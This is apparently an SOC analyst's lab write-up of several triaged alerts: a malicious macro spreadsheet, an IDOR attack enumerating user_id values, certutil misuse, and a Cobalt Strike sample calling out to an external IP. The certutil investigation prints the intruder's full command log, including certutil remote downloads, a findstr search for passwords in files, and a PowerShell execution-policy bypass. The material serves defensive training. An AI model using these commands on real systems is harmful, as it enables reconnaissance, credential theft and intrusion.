
First glance, a possibly infected xlsm file has been detected on 172.16.17.56 Hostname Sofia, the action was allowed.


I'll start with scanning the file+file hash







The file is indeed malicious, it also contacts a domain and host









Next I'll check the endpoint to see if the file was executed or not, for now I will contain.



We see no logs on the END Point which makes us assume something bad happened and the malicious file was executed, now confirmed the C2 address was requested





Event Conclusion: True Positive Malicious XLs file executed

Identification, Containing, Eradication, Recovery

YES YES YES YES

Preventive/hardening steps -

Eradication - Scanning for the file using EDR to check ifs it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

Recovery, format and restore the endpoint to a clean state, investigate how the malware got on the endpoint.

Investigation 2.6

Medium	Feb, 28, 2022, 10:48 PM	SOC169 - Possible IDOR Attack Detected

EventID :	119
Event Time :	Feb, 28, 2022, 10:48 PM
Rule :	SOC169 - Possible IDOR Attack Detected
Level :	Security Analyst
Hostname :	WebServer1005
Destination IP Address :	172.16.17.15
Source IP Address :	134.209.118.137
HTTP Request Method :	POST
Requested URL :	https://172.16.17.15/get_user_info/
User-Agent :	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Alert Trigger Reason :	consecutive requests to the same page
Device Action :	Allowed

Show Hint

First glance, The alert was triggered because of consecutive requests to the same page (https://172.16.17.15/get_user_info/) from the same source IP address (134.209.118.137). This pattern of repeated access could indicate an attempt to exploit an IDOR vulnerability by trying to access different user information.


I'll start with checking the source IP address (attacker)

Timestamp	Input	Threat level
October 30th 2022 09:06:26 (UTC)	http://134.209.118.137/	ambiguous
June 10th 2022 06:36:31 (UTC)	http://134.209.118.137/	malicious

✔ Anonymous	2023-07-28 06:38:45 (1 year ago)	Detected Hacking, SQL Injection or general Web App Attack	Web App Attack
✔ gene_uchiha	2023-07-17 02:09:36 (1 year ago)	07/17/2023-05:06:17.198586 134.209.118.137 Protocol: 6 ET SCAN Suspicious inbound to PostgreSQL port ... show more	Hacking
✔ gene_uchiha	2023-07-17 02:06:51 (1 year ago)	07/17/2023-05:06:16.188971 134.209.118.137 Protocol: 6 ET SCAN Suspicious inbound to PostgreSQL port ... show more	Hacking

Its malicious.


Now I'll check the firewall logs regarding the source IP address (attacker)





We see 5 status 200 logs permitted using different post parameters for different users

Request URL	https://172.16.17.15/get_user_info/
User-Agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Request Method	POST
Device Action	Permitted
HTTP Response Size:	351
HTTP Response Status	200
POST Parameters	?user_id=3

The attack is successful, I will contain the webserver for now.







Event Conclusion: True positive IDOR Attack

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Preventive/hardening steps -

Eradication:

- Remove malware and fix vulnerabilities.
- Change credentials.

Recovery:

- Restore and monitor the Webserver.
- Verify system integrity.

Investigation 2.7

Medium	Mar, 01, 2022, 11:06 AM	SOC163 - Suspicious Certutil.exe Usage
EventID :		113
Event Time :		Mar, 01, 2022, 11:06 AM
Rule :		SOC163 - Suspicious Certutil.exe Usage
Level :		Security Analyst
Hostname :		EricProd
IP Address :		172.16.17.22
Related Binary :		certutil.exe
Binary Path :		C:/Windows/System32/certutil.exe
Command Line :		certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip
Alert Trigger Reason :		-f parameter with certutil.exe
EDR Action :		Allowed
Show Hint		

First glance

Rule SOC163 targets suspicious usage of `certutil.exe`, a legitimate Windows utility used for managing certificates.

However, attackers sometimes misuse it to download and execute files or exfiltrate data.

I'll inspect the command line

Command Line :

```
certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip
```


The command `certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip`:

- Downloads the file from `https://nmap.org/dist/nmap-7.92-win32.zip`.
- Saves it as `nmap.zip` on the local system.
- Forces overwriting any existing `nmap.zip` file without prompting.

Security Note: This command can be used to bypass security measures and download files, potentially for malicious purposes.

I'll start with checking the IP firewall logs, can't find anything out of the ordinary

I'll contain



Next I'll check the endpoint logs on the machine

EVENT TIME	COMMAND LINE
01.03.2021 10:11	whoami
01.03.2021 10:13	net user
01.03.2021 10:16	net user
01.03.2021 10:17	ipconfig
01.03.2021 10:18	ipconfig /all
01.03.2021 10:19	net Localgroup
01.03.2021 10:22	net start
01.03.2021 10:24	netstat
01.03.2021 10:25	tasklist
01.03.2021 10:27	systeminfo

01.03.2021 11:06	certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip
01.03.2021 11:07	certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggeste...
01.03.2021 11:08	nmap -sV 192.168.0.0/24 -p 80
01.03.2021 11:27	python3 check.py
01.03.2021 18:54	arp -a
01.03.2021 19:32	findstr /si pass *.txt | *.xml| *.ini
01.03.2021 21:36	C:/powershell.exe -nop -exec bypass

Initial Commands (Gathering System Info):


- `whoami`: Displays the current user.
- `net user`: Lists user accounts.
- `ipconfig` / `ipconfig /all`: Shows network configuration.
- `net Localgroup`: Lists local groups.
- `net start`: Lists running services.
- `netstat`: Shows network connections.
- `tasklist`: Lists running processes.
- `systeminfo`: Provides detailed system information.

Suspicious Commands (Potential Reconnaissance and Malware Activity):

- `certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip`: Downloads and saves a file (likely an Nmap installer) using `certutil.exe`.
- `certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggeste...`: Downloads a file from GitHub, possibly containing exploit suggestions or tools.
- `nmap -sV 192.168.0.0/24 -p 80`: Scans the local network (192.168.0.0/24) for open port 80 and services.
- `python3 check.py`: Executes a Python script, potentially for further scanning or data collection.
- `arp -a`: Displays the ARP table, listing IP-to-MAC address mappings.
- `findstr /si pass *.txt | *.xml| *.ini`: Searches for the term "pass" in text, XML, and INI files, potentially looking for passwords.

Final Command (PowerShell Execution):

- `C:/powershell.exe -nop -exec bypass`: Launches PowerShell with no profile and execution policy bypass, commonly used to run scripts or commands without restrictions.



Event Conclusion: True positive Malicious Certuil Usage

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication

1. Remove Malicious Files: Delete unauthorized downloads.
2. Terminate Unauthorized Processes: Stop any suspicious scripts or tools.

Recovery

1. Restore Systems: Use clean backups if needed.
2. Revalidate System Integrity: Run security scans to check for threats.

Investigation 2.8

First glance, A file named `cobaltstrike_shellcode.exe` was downloaded and allowed to run on the system. This file is potentially related to malicious activities, such as those involving Cobalt Strike, which is used for post-exploitation. Immediate verification and investigation are needed to confirm if the file is malicious and to take appropriate action.

I'll start with checking the File+File Hash

Threat Score: 100/100
AV Detection: 96%
Labeled as: Trojan.CobaltStrike

Risk Assessment


Spyware Found a string that may be used as part of an injection method

Fingerprint Queries kernel debugger information
Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)


Network Calls an API typically used to create a HTTP or FTP session

Network Behavior Contacts 1 host. View all details

Input		Threat level
cobaltstrike_shellcode.bin PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9	Sample (219KiB)	malicious
cobaltstrike_shellcode.bin PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9	Sample (219KiB)	malicious
cobaltstrike_shellcode.bin PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9	Sample (219KiB)	malicious



I'll contain




We can see th is address

Contacted Hosts

Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
120.79.181.138 OSINT	443 TCP	cobaltstrike_shellcode.bin.exe PID: 5884	China



Risk Assessment

Remote Access	Reads terminal service related keys (often RDP related)
Spyware	Hooks API calls
Persistence	Installs hooks/patches the running process
Fingerprint	Queries kernel debugger information Queries sensitive IE security settings Queries the internet cache settings (often used to hide footprints in index.dat or internet cache) Reads the active computer name Reads the cryptographic machine GUID Reads the windows installation language
Network Behavior	Contacts 1 host. View all details


Next I'll check firewall logs of the source address, nothing out of the ordinary

The report indicates that the file cobaltstrike_shellcode.bin was analyzed and exhibits various behaviors:


- Incident Response: The file reads terminal service-related keys, suggesting potential remote access attempts (e.g., RDP).
- Risk Assessment:
  - Spyware: Hooks API calls to monitor system activity.
  - Persistence: Installs hooks or patches running processes to maintain presence.
  - Fingerprinting: Queries system and security settings to gather information and avoid detection.
- Network Behavior: Contacts a single host, which may be used for communication or command and control.

The file shows characteristics of malware, including remote access, spyware, and persistence mechanisms.

Next I'll check the endpoint logs



The file was executed, we see it contacted the malware outside address we found earlier



Event Conclusion: True Positive PT tool used

Identification, Containing, Eradication, Recovery
YES YES YES YES

Preventive/hardening steps -


Eradication - Scanning for the file using EDR to check ifs it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

Recovery, format and restore the endpoint to a clean state, investigate how the malware got on the endpoint.


Investigation 2.9

First glance, DLP blocked data leak via mailbox forwarding, I'll start with checking the SMTP address and destination address.

